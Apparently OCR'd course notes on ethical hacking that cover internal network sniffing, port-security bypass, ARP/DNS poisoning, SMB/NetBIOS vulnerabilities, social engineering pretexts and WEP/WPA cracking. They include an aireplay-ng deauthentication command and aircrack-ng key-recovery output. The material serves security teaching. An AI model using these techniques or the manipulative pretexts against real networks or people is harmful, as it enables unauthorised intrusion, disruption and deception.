Can we do something without valid ip? Yes, we can listen to the traffic. The network topology can be different for the network (ring, star, line). Packets addressed to a different device can pass through our computer and also the broadcast messages. The network card works in layer 2 level and the addressing is done by the MAC. Normally all network cards process only the packet that has its own MAC in the destination field. On the other hand network cards can work in promiscuous mode too.

10.2 Packet sniffing


10.2.1 Promiscuous mode / Monitor mode

In **promiscuous mode** the NIC passes all traffic it receives to the central processing unit (CPU) rather than passing only the frames that the controller is specifically programmed to receive (MAC). This mode is normally used for packet sniffing.


Monitor mode is for wireless adapters (WNIC). It allows to monitor all traffic received from the wireless network. Unlike promiscuous mode, which is also used for packet sniffing, monitor mode allows packets to be captured without having to associate with an access point or ad hoc network first.

10.2.2 Wireshark

Wireshark is a packet sniffer. It sets the NIC to *promiscous mode* and displays all the traffic crossing the NIC.



Each frame that crossed the NIC can be analyzed in more details, all the data with its name appears when opening the frame data.



In case there's no access to the network (no ip) relevant information can be revealed by only sniffing the traffic of other devices.

What can we see from the wireshark traffic?

- MAC addresses in use
- Ips in use
- Traffic directions
- Possible subnets
- Proxy servers
- Server zone
- Clear text data

10.2.3 Get access


How to get access logically? I've found an endpoint and plugged in my computer. What are the options?

- Do we have link? (Is the endpoint patched?)
- Do we get ip with DHCP? The **Dynamic Host Configuration Protocol (DHCP)** is a network management protocol used on UDP/IP networks whereby a DHCP server dynamically assigns an IP address and other network configuration parameters to each device on a network so they can communicate with other IP networks.
- **Port security** is a layer two traffic control feature on Cisco Catalyst switches. It enables an administrator configure individual switch ports to allow only a specified number of source MAC addresses connecting the port.

10.2.4 Get access – bypassing port security

How to bypass port security? We need a valid MAC address for the port:

- Sniffing the traffic to obtain a valid MAC
- Plug out a device from the network (e.g. printer) and fake oir MAC



10.2.5 Get access to the internal network

What happens if

- There's no available endpoint?
- There are endpoints but get no ip (no dhcp, faking the MAC does not help)?
- Cannot get access with social engineering?

How to move on? Ask the contractor to provide access to the network as an employee.

- First test is passed (unknown attacker sneaking inside cannot get access)
- But we need to see what the employees can do from inside (more professional attack: the attacker takes a job at the company to have access to the network)

10.2.6 Internal hacking steps

After we have the ip and can communicate through the network the steps are very similar to the external hacking.

- Identifying available hosts in the target network
- Identifying available services in the target network
- Manual mapping of the services
- Automatic vulnerability scanning
- Manual verification of the findings
- Exploitation
- Lateral movements
- Ensure access
- Collect info – achieve primary and secondary goals
- Remove clues

10.2.7 Internal hacking - port scanning

For host and service identification port scanning can be used here as well. There's one significant difference. The internal network range is much larger. How to scan a 10.0.0.0/8?

- Only ping-ing all ($256^3 = 16777216$ hosts) takes days and we have no info from the services

Some options how to proceed:


- Identifying network sub-ranges in use. It can be done using the packet sniffing data (if there's a specific ip in use scan the whole /24 subnet there)
- Identifying special network sub-range domains (e.g. server domains, printer domains) using the captured data
- Carrying out a limited port scans e.g. 10.0-255,0-255.1 (checking only the ips ending with 1
- Find out the logic in the addressing e.g. 10.3.1.104 (pc on the 3rd floor and 1st corridor)
- Obtain network topology documentations /drawing in the admin documents (best option)

The service identification can be done in the same way as in the case of external network hacking (tcp scan, udp scan, syn scan, etc.) Making an inventory for the discovered hosts and services is even more important than in the case of external hacking.


Which test finds more services the external network discovery or the internal network discovery?

10.2.8 Wireshark - advanced usage

Wireshark has advanced traffic filtering capabilities. It is also capable to follow a chain of a specific communication as well as present statistical data from the traffic. The next example shows the traffic related to the www.uio.no webpage (the communication starts with the tcp handshake):



We can also filter for specific protocols such as http:




Or filter combinations e.g.:

ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16


tcp.window_size == 0 && tcp.flags.reset != 1

Following a tcp stream:



10.2.9 Layer 2 and layer 3 communication

The basis of layer3 communication is the ip address. But devices in the same internal subnet (behind the same gateway) are using layer2 level communication despite the device has ip address too.



When a device in the subnet address another device in the subnet it uses both the MAC and the IP (but only the MAC is used). To go outside the subnet the gateway addresses are needed (ip and MAC)

10.3 ARP protocol, ARP/DNS poisoning


10.3.1 ARP protocol


Since both the MAC address and the ip address are needed for a communication a special protocol is used to discover and maintain the ip mac pairs.

ARP (Address Resolution Protocol) is a network protocol used to find out the hardware (MAC) address of a device from an IP address. It is used when a device wants to communicate with some other device on a local network (for example on an Ethernet network that requires physical addresses to be known before sending packets). The sending device uses ARP to translate IP addresses to MAC addresses. The device sends an ARP request message containing the IP address of the receiving device. All devices on a local network segment see the message, but only the device that has that IP address responds with the ARP reply message containing its MAC address. The sending device now has enough information to send the packet to the receiving device. https://study-ccna.com/arp/


10.3.2 ARP protocol

Each device maintains an ARP table. It can be easily printed with all Operating systems.






The ARP table is built continously througout the communication.



10.3.3 ARP poisoning


ARP poison routing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead.



10.3.4 DNS poisoning

DNS poisoning is a general expression for different attacks to manipulate the dns database to divert Internet traffic away from legitimate servers and towards fake ones. In case of internal networks one option is to do a man in the middle attack with ARP poisoning.

The attacker mislead the victim and provides his mac as the dns mac (in case of internal dns the gateway mac is faked). For a dns resolve request the attacker sends his own ip address to redirect the victim to another site.



10.4 Internal network Windows protocols

10.4.1 Netbios

Network Basic Input/Output System (Netbios) provides services related to the session layer of the OSI model allowing applications on separate computers to communicate over a local area network.

- NetBIOS Name Service is a service providing name lookup, registration, etc (tcp 137)
- NetBIOS Datagram Service is a connectionless service to send data (udp 138)
- NetBIOS Session service lets two computers establish a connection for a "conversation", allows larger messages to be handled, and provides error detection and recovery. (tcp 139)

For NetBIOS troubleshooting the nbtstat is used.

10.4.2 Netbios vulnerabilities

- MS03-034: Information disclosure
- CVE-2017-0161 Remote Code Execution Vulnerability
- CVE-2017-0174 Denial of Service

10.4.3 Server Message Block (SMB)

SMB is mainly used for providing shared access to files, printers, and serial ports and miscellaneous communications between nodes on a network. It can run

- Directly over tcp (tcp/445)
- On Netbios (tcp 137/139, udp 138)

SMB has different versions: 2.1 is introduced with Windows7, 3.1 was introduced with Windows 10.

10.4.4 SMB vulnerabilities

- Windows SMB Remote Code Execution Vulnerability – CVE-2017- 0143 (Ethernal Blue/ EternalRomance/EternalSynergy)
- Windows SMB Remote Code Execution Vulnerability – CVE-2017- 0144
- Windows SMB Remote Code Execution Vulnerability – CVE-2017- 0145
- Windows SMB Remote Code Execution Vulnerability – CVE-2017- 0146 (EternalChampion/EternalSynergy)
- Windows SMB Information Disclosure Vulnerability – CVE-2017- 0147 (EternalRomance)
- Windows SMB Remote Code Execution Vulnerability – CVE-2017- 0148

10.4.5 Active Directory (AD)

Active Directory provides the methods for storing directory data and making this data available to network users and administrators. It stores information about objects on the network and makes this information easy for administrators and users to find and use. Active Directory uses a structured data store as the basis for a logical, hierarchical organization of directory information.

Vulnerabilities:

- CVE-2013-1282 Denial of Service
- CVE-2018-0890 Microsoft Active Directory Security Bypass Vulnerability

11 Lecture 11: Social Engineering

Lecture Overview

- What is social engineering and how it works
- What are the main techniques that are used
- Analysis of specific computer based social engineering attacks

11.1 What is social engineering and how it works

11.1.1 What is Social Engineering?

Social Engineering is the manipulation of people to perform actions that leads to compromising something such as revealing confidential information.

- information gathering
- fraud
- system access
- physical access

11.1.2 Basis of Social Engineering

- **Human nature of trust**

  People are usually positive to each other. If there's no negative indication (suspicious signs, bad previous experience) people prefer to assume the best.

  - Can you open that door for me? I left my card at home.
  - Please log in here using the link below

- **Trust based on the information provided**

  Trust can be achieved by the information that is provided. If the attacker mentions «accidently» something that refers to something that is only known by privileged persons it can be the basis of trust.

  - Hi Jane, this is John from the admins. Your boss George (known from the website) asked me to update your profile while you're on holiday (known from facebook). It's kinda urgent, because ...

- **Moral obligation**

  Serving moral obligation can overwrite security policies. Personal interest (not to be rude to someone) can be more important then the company's interest even if it's mixed with the nature of trust.

  - Open the door for someone carrying heavy boxes

- **Something promising**

  By providing something promising can turn people to be less cautious.

  - Win a new Iphone X, just click the link below
  - Cheaper prices in a web shop

- **Confusing situation**

  Providing misleading information. People feel stupid and think it's their fault. They try to solve the situation to be in the balance again that makes them less cautious

- **Hurry**

  Hurry makes people disposed to overlook details or make them less cautious.

- **Ignorance**

  Ignorant users easily overlook details or don't care about security at all

- **Fear**

  Fear has also negative effective on the security. It hardens to make reliable decisions that helps attackers

- **Combination of multiple trick**

  E.g: Trust based on the provided info + hurry + fear: The CIO (name from info gathering) is furious about the ... (private story revealed from info gathering) you should immediately provide your credentials to check that your account is not affected. If we can't check it then the CIO will ...

11.2 What are the main techniques that are used

11.2.1 Social Engineering techniques

- Impersonate someone
  - Posing as a legitimate user
  - Posing as privileged user
  - Posing as technical support
  - Posing as Repairman, Cleaning service, Pizza delivery, etc
- Eavesdropping

  Eavesdropping is the act of secretly or stealthily listening to the private conversation or communications of others without their consent.
- Shoulder surfing

  It is used to obtain personal information (e.g. passwords) and other confidential data by looking over the victim's shoulder. This attack can be performed either at close range (by directly looking over the victim's shoulder) or from a longer range, for example by using telescope.
- Dumpster diving

  Looking for treasures in someone's trash (calendar entries, passwords in post-it, phone numbers, emails, operation manuals)
- Piggybacking/Tailgating

  A person goes through a checkpoint (physical access) with another person who is authorized.

11.3 Analysis of specific computer based social engineering attacks


11.3.1 Computer based Social Engineering techniques

Computer based

- Phishing
- Spear phishing
- Fake software
  - Tool that has hidden funtion
  - Modified legitimate tool
  - Fake AV

11.3.2 Phising attacks


Phishing is used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack or the revealing of sensitive information. An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.
Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.
https : //www.incapsula.com/webapplication-security/phishingattackscam.html



11.3.3 Spare phishing attack examples

Spear phishing targets a specific person or enterprise, as opposed to random application users. It's a more in depth version of phishing that requires special knowledge about an organization, including its power structure. The attacker can use personal information obtained from information gathering (e.g. social media) to customize the story

https : //www.globaldots.com/recursivednssecurity-gapsaddress/phishingandspearphishing/



12 Lecture 12: Wireless hacking

Lecture Overview

- Types of wireless protocols
- WEP hacking
- WPA & WPA2 hacking

12.1 Types of wireless protocols


12.1.1 Wireless protocols

- **LTE** (Long Term Evolution): High speed wireless communication for mobile devices
- **Wi-Fi**: For local area networks (see next slide for details)
- **Bluetooth**: Bluetooth is an open wireless technology standard for transmitting data over short distances. Bluetooth equips its network and devices with high-level services like file pushing, voice transmission and serial line emulation.
- **WirelessHD** (UltraGig): a standard for wireless transmission of high definition video. The core technology allows theoretical data rates as high as 25 Gbit/s
- **Z-Wave**: A wireless communications protocol used primarily for home automation. It uses low-energy radio waves to communicate from appliance to appliance
- **Zigbee**: High level communication protocol for low power devices

12.1.2 Wi-Fi (IEEE 802.11)

Wi-Fi is a local area network communication that implements layer1 (physical) and layer2 (MAC) for wireless connections. All different versions are maintained in the IEEE 802.11 standard.

- **802.11a**: first version in 1999, around 20Mbit/s
- **802.11g**: 2003, rapidly adopted in the market
- **802.11ay**: peak transmission is 20Gbit/s



12.1.3 Wi-Fi definitions

SSID: Service set identifier) is the primary name associated with an 802.11 wireless local area network (WLAN) including home networks and public hotspots. This is the name of the network.
BSSID: (basic service set identifier), each access point has a unique identifier. SSID identifies the WLAN, even when overlapping WLANs are present. In case of multiple access points within a WLAN, there has to be a way to identify all access points that have the same SSID.
ESSID: (extended service set identifier) consists of all of the BSSs in the network. For all practical purposes, the ESSID identifies the same network as the SSID does. The term SSID is used most often.
Beacon frame: It is one of the management frames in IEEE 802.11 based WLANs. It contains all the information about the network. Beacon frames are transmitted periodically to announce the presence of a wireless LAN.

12.1.4 Wi-Fi network protections

- **No protection**: Open Wi-Fi (Public Wi-Fi), everyone can connect without authentication.
- **No beacon frames**: The hotspot doesn't advertise itself. It won't appear in our Wi-Fi list. Is it a good protection? Why not?
- **MAC filtering**: The hotspot maintains a list of the acceptable MAC addresses, only those clients can connects. The MAC addresses are sent in clear text in the wireless packet. This protection can be bypassed with MAC spoofing.
- **WEP** (Wireless Equivalent Privacy): an old security algorithm for IEEE802.11. Not recommended today (retired in 2004).
- **WPA** (Wi-Fi Protected Access): All WEP vulnerabilities are corrected (increased key size, etc.)
- **WPA2**: Improvement of WPA (mandatory use of AES)

12.2 WEP hacking

12.2.1 Wireless Equivalent Privacy (WEP)

WEP is a security algorithm for Wi-Fi networks. There are 2 types:

- 64bit key (40 bits in real)
- 128bit key (104 bits in real)

The basis of the data encryption is the XOR operation: Using it without additional protection is not enough:

	0	1
0	1	0
1	0	1

The XOR operation is specific, if a number is XOR-d twice with the same number then it will be the same again. XOR can be a key for symmetric encryption.

Cipher1 = Clear1 XOR key

Cipher2 = Clear2 XOR key

Cipher1 XOR Cipher2 = Clear1 XOR key XOR Clear2 XOR key

Cipher1 XOR Cipher2 = Clear1 XOR Clear2 → Frequency analysis

Since using XOR is not enough WEP append the key with a so called initialization vector (IV).

WEP64 = 24bit IV + 40bit key

WEP128 = 24bit IV + 104bit key

IV is keep changing during the communication and it travels as clear text in the network. The communicating parties can observe the IV and append it to the key to use it for the decryption.


The weakness of WEP is the IV collision. If the attacker can obtain packages with the same IV then that can be used for the analysis for finding the key (case mentioned in the previous slide).

The attacker needs to collect 60.000 – 100.000 Ivs to find the password.

12.2.2 Wi-Fi hacking - monitor mode


To collect the IVs first we need to change the wireless adapter to monitor mode.

Monitor mode is for wireless adapters (WNIC). It allows to monitor all traffic received from the wireless network. Unlike promiscuous mode, which is also used for packet sniffing, monitor mode allows packets to be captured without having to associate with an access point or ad hoc network first.



12.2.3 Wi-Fi hacking - dumping the air traffic


In monitor mode the wireless network card can show all the traffic in the air. Airodump-ng prints out the station and the client MAC, the ssid, the channel number, the type of the packet, etc.




12.2.4 WEP hacking

The attacker collect several packets with different WEP IVs. *Airodump-ng* can filter the air traffic for specific conditions and save them into file

Aircrack-ng is able to restore the key if appropriate number of packets are provided. Multiple capture files can be provided. The whole cracking process is automatic.



There's no exact number for the necessary Ivs (sometimes 60.000 is not enough). *Aircrack-ng* can handle multiple files, if there's not enough IV the collection can be continued.



12.3 WPA & WPA2 hacking

WPA aims to provide stronger wireless data encryption than WEP.

- 64 digit hexadecimal key or an 8 to 63 character passcode
- WPA protocol used the same cipher (RC4) as WEP but added TKIP (Temporal Key Integrity Protocol) to make it harder to decipher the key

- WPA2 - replaced RC4 with AES (Advanced Encryption Standard) and replaced TKIP with CCMP (Counter mode with Cipher block chaining Message authentication code Protocol)

WPA/WPA2 uses a **4-way handshake** to authenticate devices to the network. These handshakes occur whenever a device connects to the network. The handshake has to be obtained to crack the password.

12.3.1 aireplay

Aireplay-ng is used to inject wireless frames. The primary function is to generate traffic for the later use in *aircrack-ng* for cracking the WEP and WPA-PSK keys. There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, etc.

- Attack 0: Deauthentication
- Attack 1: Fake authentication
- Attack 2: Interactive packet replay
- Attack 3: ARP request replay attack
- Attack 4: KoreK chopchop attack
- Attack 5: Fragmentation attack
- Attack 6: Cafe-latte attack
- Attack 7: Client-oriented fragmentation attack
- Attack 8: WPA Migration Mode

aireplay-ng example: Deauthentication interrupts the connection between the hotspot and the client(s). When re-connecting a new handshake is sent again.

```
root@kali:~# aireplay-ng --deauth 0 -a 5E:85:56:8D:25:96 wlan0mon
14:31:24  Waiting for beacon frame (BSSID: 5E:85:56:8D:25:96) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:31:24  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:25  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:27  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:28  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:29  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:29  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:31  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:32  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:33  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:34  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:35  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:36  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:37  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:38  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
14:31:39  Sending DeAuth to broadcast -- BSSID: [5E:85:56:8D:25:96]
```

12.3.2 aircrack-ng

WPA cracking example:

If we have a good handshake (sometimes it looks like we have it, but not), *aircrack-ng* can be used to brute force the key from a dictionary:

```
CH  6 ][ Elapsed: 48 s ][ 2010-01-10 01:03 ][ WPA handshake: 00:1D:7E:64:9A:7C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1D:7E:64:9A:7C  -47  96      459      179    1   6  54e. WPA2 CCMP   PSK  infected
00:21:29:84:11:FD  -70 100      460       15    0   6  54   WEP  WEP         CookNet
00:06:25:DB:3E:7B  -72  72      358        0
00:0C:41:3E:2D:66  -73  93      384        1
00:14:6C:F6:36:78  -74  26      275        0
00:25:3C:04:72:A9  -73  59      272        0
00:24:37:1B:B6:30  -76  40      158        0
00:12:17:FA:48:98  -75  16       94        0
00:18:39:80:7D:F4  -76   3       51        0
00:12:0E:7B:02:78  -76   0        2        0
00:1F:33:45:A7:B6  -76   0        7        0
```

```
                                   Aircrack-ng 1.2 beta3

                        [00:00:00] 192 keys tested (1409.45 k/s)

                                  KEY FOUND! [ notsecure ]

     Master Key     : 42 28 5E 5A 73 33 90 E9 34 CC A6 C3 B1 CE 97 CA
                      06 10 96 05 CC 13 FC 53 B0 61 5C 19 45 9A CE 63

     Transient Key  : 86 D0 43 C9 AA 47 F8 03 2F 71 3F 53 D6 65 F3 F3
                      86 36 52 0F 48 1E 57 4A 10 F8 B6 A0 78 30 22 1E
                      4E 77 F0 5E 1F FC 73 69 CA 35 5B 54 4D B0 EC 1A
                      90 FE D0 B9 33 06 60 F9 33 4B CF 30 B4 A8 AE 3A

     EAPOL HMAC     : 8E 52 1B 51 E8 F2 7E ED 95 F4 CF D2 C6 D0 F0 68
root@kali:~#
```